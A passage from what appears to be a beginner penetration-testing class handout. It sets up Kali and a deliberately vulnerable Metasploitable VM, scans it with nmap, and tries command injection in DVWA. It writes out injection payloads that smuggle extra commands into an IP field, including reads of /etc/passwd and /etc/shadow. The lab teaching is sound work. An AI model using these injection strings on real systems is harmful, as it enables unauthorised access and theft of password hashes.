

## Initial Attack of Metasploitable

If you are using VirtualBox, your virtual environment should look like the following:




Conceptually it looks like this as well:





With VirtualBox, you can add as many guest operating systems as you have drive space, and can run as many concurrently as your memory and processor can handle. If you need to download the install instructions for setting this up, it can be found in my git repository here:

https://github.com/stephenmjay/pentest/

## Hacking Systems


First we need to do is log into Kali as below:




We use the username and password you set during install. Once logged in, you can open a terminal window, as below, and run ip addr at the command prompt:

```
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gr
oup default qlen 1000
    link/ether 08:00:27:2e:2e:d7 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 84794sec preferred_lft 84794sec
    inet6 fe80::a2eb:28ca:8e7f:2d33/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP gr
oup default qlen 1000
    link/ether 08:00:27:44:07:10 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global dynamic noprefixroute
 eth1
       valid_lft 719sec preferred_lft 719sec
    inet6 fe80::a00:27ff:fe44:710/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
root@kali:~#
```

Verify your network. If it isn't as above, where both eth0 and eth1 have proper network settings, use the Network Icon in the upper left corner, **right-click** on the icon, and select Edit Connections. Add a new Ethernet connection, and specify whichever connection above isn't working (for example if eth0 isn't showing a valid IP address (ipv4 like 10.0.2.15) then specify the eth0 option for that connection, and click on IPv4 Settings to Verify your IP is DHCP. Click on Save, and you should see your network connections work now.



Once your environment is set up, you can begin attacking your network. In the terminal we opened earlier, scan your network for machines with the following command:

```
nmap 192.168.56.0/24
```

This presumes you have the 192.168.56.0/24 network

You should see at least 4 results:

- 192.168.56.1
  - This is the gateway address of our host only network
- 192.168.56.100
  - This is the DHCP server, gives IP addresses to any machine that requires one
- 192.168.56.101 (or 102, or whatever)
  - This is our Kali machine.
  - nmap finds itself
- Finally, you should find your vulnerable machine, the Metasploitable we started earlier: IP 192.168.56.20 (could be something else, you need to analyze the results). This is our Metasploitable server, and it is purposely vulnerable
  - Very common teaching tool for beginner pentesters


Now that we have the IP address of the vulnerable machine (we will from this point assume the IP is 192.168.56.20) we can initiate a more thorough attack. Type in the following:

```
sudo nmap -sV -O 192.168.56.20 -p1-65535
```

For the above command

- sudo scans as root, something we need to do because we are getting operating system info
- -sV gives us the software and version
- -O (upper case of letter Oh) gives us operating system info
- -p1-65535 gives us all possible services

It is possible Kali will fail at this point (or any point) and requires a restart. Within the VM, select Machine → Reset to restart the Kali machine, as below:




This is also why we get permission every time we attack a machine. We want to ensure that if something goes wrong, everyone knows what happened and why. The results of a detailed scan should look like the following:

```
root@kali:~# nmap -sV -O 192.168.56.22 -p1-65535
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-29 15:54 CST
Nmap scan report for 192.168.56.22
Host is up (0.00028s latency).
Not shown: 65509 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33863/tcp open  status       1 (RPC #100024)
34386/tcp open  mountd       1-3 (RPC #100005)
44662/tcp open  nlockmgr     1-4 (RPC #100021)
MAC Address: 08:00:27:6E:54:E0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:
linux_kernel
```


We should see many services that are exploitable, as below:

- Vsftpd v2.3.4
- UnrealIRCd (no version, shucks)
- Ruby DRB RMI on Ruby 1.8
- OpenSSH
- Apache 2.2.8 (webserver)
- Many others…

We will look at these in a future class.

Our nmap scan of Metasploitable showed us that port 80 was running Apache. This means a website is running on our machine. Lets check that, and see what we get. Within Kali, launch Firefox using the tool bar at the bottom of the screen (the one that looks like a compass):


Navigate to your IP addy: 192.168.56.20 (or whatever it is)




Click on DVWA, and login with the following credentials:


- Username: admin
- Password: password

Before we attack, we need to set the security level to Low




We can verify our security level in the lower left corner of the browser at any time.


We can go to the Command Injection area, and try a basic command injection. This expects us to enter a normal IP address, such as the IP address of our metasploitable server. Enter 192.168.56.20 and submit, as below:




With the security settings set to low, however, we can inject a new command using command chaining. In UNIX and Linux, you can chain two commands together at the terminal with the semi colon (;) character. By typing

```
92.168.56.20; ls
```

we not only ping that IP, we do a directory listing as well.





Let's see what else we can attack! Try the following command chains:

- `192.168.56.22; ls /etc`
  - List of all services
- `192.168.56.22; ls -l /home`
  - List of directories for each user
- `192.168.56.22;  cat /etc/passwd`
  - List of all users, including service user accounts

– `192.168.56.22; cat /etc/shadow`

